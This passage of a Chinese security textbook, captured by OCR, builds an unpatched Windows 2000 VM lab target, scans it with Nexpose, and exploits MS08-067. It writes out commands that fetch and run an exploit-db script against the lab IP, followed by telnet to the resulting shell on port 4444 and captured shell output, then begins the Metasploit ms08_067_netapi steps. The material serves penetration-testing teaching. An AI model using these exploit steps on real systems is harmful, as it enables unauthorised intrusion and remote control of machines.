

图 2-23　选择光盘镜像

（4）一般来说，使用正版的 Windows 2000 镜像，到这一步时会要求输入产品秘钥、用户名和密码。VMware 会使用自带的简易安装程序全自动地安装好系统。但这里使用的镜像并不是原装正版，所以不能使用 VMware 的简易安装程序，只能按照正常的 Windows 安装系统方法，一步步地安装系统了。输入虚拟的 Windows 2000 系统名称和保存的位置，单击“下一步”按钮，如图 2-24 所示。



图 2-24　虚拟系统保存位置

（5）选择虚拟系统硬盘的大小及类型，单纯安装一个 Windows 2000 系统，不需要太大的空间。考虑到将来可能会在 Windows 2000 上安装测试程序，给 20GB 的空间足够用了。单击“下一步”按钮，如图 2-25 所示。

（6）VMware Wrokstation 创建默认系统时分配的内存只有 256MB，网络连接模式为 NAT。内存太小，NAT 模式很不方便测试，必须稍做调整。单击“自定义硬件”按钮，如图 2-26 所示。



图 2-25　虚拟系统硬盘设置

图 2-26　修改默认硬件设置

（7）内存分配 256MB，是 Windows 2000 的最低要求。如果有富余的内存，将内存调整大一点。虚拟机系统的网络，如果使用 NAT 模式，虚拟机可以直接连到外网，但无法跟宿主机通信。为了扫描方便，还是使用桥接模式最佳。将内存调整到 1GB，并把网络连接模式改成桥接模式。单击“关闭”按钮，如图 2-27 所示。



图 2-27　修改网络连接模式

（8）回到虚拟机创建向导，单击“完成”按钮，开始在 VMware Workstation 上安装 Windows 2000 虚拟机系统。按照正常安装 Windows 2000 系统的步骤安装系统。系统安装完毕后，在虚拟机中设置虚拟机系统的 IP 地址为 192.168.2.200，将虚拟机和宿主机放到同一网段（宿主机的 IP 为 192.168.2.99），如图 2-28 所示。

（9）单击“确定”按钮，保存 IP 设置。现在来验证一下，在宿主机中打开 cmd.exe，执行命令：

```
ping 192.168.2.200
```

执行结果如图 2-29 所示。

图 2-28　设置虚拟机 IP



图 2-29　测试虚拟机网络

（10）网络测试没问题，现在虚拟机 Windows 2000 已经完全准备完毕，等待 Nexpose 系统扫描器的扫描。

注意：Docker 和 VMware Workstation 不能同时使用，如果已经安装了 Docker，可以先退出 Docker，并在宿主机（Windows 10）的 Windows 功能中关闭 Hyper 功能。

2.3.3 系统扫描

（1）Nexpose 默认的端口是 3780，所以用浏览器打开 https://localhost:3780，打开 Nexpose 的客户端，单击左上角的主页按钮，打开 Nexpose 客户端的主页。单击左下角的“创建站点”按钮，开始创建扫描任务，如图 2-30 所示。



图 2-30 Nexpose 客户端

（2）单击“信息和安全”菜单，在一般选项中填入任务名称，这里建立的任务名称是 Windows 2000，如图 2-31 所示。



图 2-31　创建任务名称

（3）单击“资产”菜单，在资产中填入被扫描服务器的 IP 地址，这里填入虚拟机 Windows 2000 的 IP 地址 192.168.2.200，如图 2-32 所示。



图 2-32　扫描的 IP 地址

（4）一般的扫描，认证这一项可以忽略掉，单击“模板”菜单，在选择扫描模板中选择“Full audit without Web Spider”，如图 2-33 所示。



图 2-33　扫描模板

（5）这里的扫描模板很多，有专门针对 Linux 的、有扫描端口的、还有专门的安全测试模板，一般来说选“Full audit without Web Spider”就可以了，就是不带网络爬虫的网站审计。引擎菜单中可选的引擎只有两个，但只有本地引擎可用。警报和计划菜单，个人用户基本用不上。所有选项都填写完毕后，单击浏览器右上角的“保存与扫描”按钮，开始扫描，如图 2-34 所示。

（6）因为是宿主机扫描虚拟机，所有的扫描都在本地完成，速度非常快，2 分钟左右就完成了，如图 2-35 所示。



图 2-34　保存与扫描



图 2-35　扫描完成

（7）单击客户端左下角的扫描目标 IP 地址，打开扫描报告（也可以导出保存），如图 2-36 所示。



图 2-36　扫描结果

上面的是系统信息，下面的是漏洞信息。MS03-039 的意思是 2003 年发现的第 39 个漏洞。作为靶机的虚拟机完全没有打补丁，所以最早的漏洞可以追溯到 2003 年。

2.3.4　漏洞利用

Nexpose 显示可利用的漏洞不少，这里以 MS08-067 漏洞为例，因为 MS08-067 漏洞效果非常明显，危害很大。基本上只要有这个漏洞，这个服务器就身不由己了。单击 MS08-067……这条漏洞信息的链接，如图 2-37 所示。



图 2-37　漏洞链接

打开 MS08-067 漏洞的信息页面，这里有 MS08-067 漏洞的具体说明，利用方法、防范方法讲解得非常清楚，如图 2-38 所示。



图 2-38　漏洞利用信息

页面上方的是 Metasploit 的利用方法，单击 Metasploit 模块链接，将显示使用 Metasploit 利用 MS08-067 漏洞的方法。页面下方的是 exploit-db 给出的解决方案。单击下方的漏洞利用数据库链接，打开 Exploit 数据库网站中关于 MS08-067 的攻击脚本页面，如图 2-39 所示。



图 2-39　Exploit 数据库漏洞利用

单击 Download 链接，下载漏洞利用脚本到本地，打开 ConEmu，进入脚本下载目录。从脚本第一行的#!/usr/bin/env python 可以看出，该脚本是用 Python 来执行的，使用 Python 执行脚本，如图 2-40 所示。

Python 提示缺少 impacket 库和 pycrypto 库。其中 impacket 库安装还算方便，使用 pip 安装就可以了。但 pycrypto 库因为依赖问题，安装非常麻烦。不管是在 Windows 下还是 Linux 下安装都很麻烦。这里的解决方案有两个：一个是使用 Docker 中 Kali 镜像的 Python；另一个是用 VMware Workstation 虚拟一个 Kali 虚拟机。因为正在使用的靶机是 VM 虚拟系统，而 VMware 和 Docker 不能共存。所以只能使用 VMware Workstation 虚拟一个 Kali Linux 系统，进入虚拟的 Linux 系统。

图 2-40　执行脚本

1．Exploit-db 解决方案

打开 Terminal，下载 exploit-db 的 MS08-067 漏洞的攻击脚本并开始攻击。执行命令：

```
wget -c https://www.exploit-db.com/download/7132
mv 7132 7132.py
python 7132.py 192.168.2.200 1
telnet 192.168.2.200 4444
```

执行结果如图 2-41 所示。


root@kali: ~
File Edit View Search Terminal Help
2017-04-09 23:56:17 (143 MB/s) - '7132' saved [7380/7380]
root@kali:~# mv 7132 7132.py
root@kali:~# python 7132.py 192.168.2.200 1
MS08-067 Exploit by Debasis Mohanty (aka Tr0y/nopsled)
www.hackingspirits.com
www.coffeeandsecurity.com
Email: d3basis.m0hanty @ gmail.com
[-]Windows 2000 payload loaded
[-]Initiating connection
[-]connected to ncacn_np:192.168.2.200[\pipe\browser]
[-]Exploit sent to target successfully...
[1]Telnet to port 4444 on target machine...
root@kali:~# telnet 192.168.2.200 4444
Trying 192.168.2.200...
Connected to 192.168.2.200.
Escape character is '^]'.
Microsoft Windows 2000 [Version 5.00.2195]
(C) ©©¿©©©© 1985-2000 Microsoft Corp.
C:\WINNT\system32>

图 2-41　Python 攻击脚本

最后显示，已使用 Telnet 登录到 Windows 2000 的 4444 端口。

2．Metasploit 解决方案

打开 Terminal，执行 msfconsole 命令进入 Metasploit 框架的命令行。先查找与 MS08-067 漏洞相关的利用，执行命令：

```
search ms08-067
```

执行结果如图 2-42 所示。


root@kali: ~
File Edit View Search Terminal Help
Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.11.8-
+ -- --=[1519 exploits - 880 auxiliary - 259 post
+ -- --=[437 payloads - 38 encoders - 8 nops
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > search ms08-067
[!] Module database cache not built yet, using slow search
Matching Modules
Name
Disclosure Date
Rank
Description
exploit/windows/smb/ms08_067_netapi
2008-10-28
great
MS08-067 Microsoft Server Service Relative Path Stack Corruption
msf >

图 2-42　寻找漏洞利用

只有一个漏洞利用可使用，使用该利用并显示参数，执行命令：

```
use exploit/windows/smb/ms08_067_netapi
show options
```

执行结果如图 2-43 所示。

显示的参数中只有 rhost 是空缺的，按照 Description 的提示，这个 rhost 应该设置成被攻击主机的 IP 地址。设置 rhost 并显示有效的 payload，执行命令：

```
set rhost 192.168.2.200
show payloads
```

执行结果如图 2-44 所示。


root@kali: ~
File Edit View Search Terminal Help
exploit/windows/smb/ms08_067_netapi 2008-10-28 great MS08-067 Microsoft Server Service Relative Path Stack Corruption
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name Current Setting Required Description
RHOST yes The target address
RPORT 445 yes Set the SMB service port
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Exploit target:
Id Name
0 Automatic Targeting
msf exploit(ms08_067_netapi) >

图 2-43　漏洞利用参数

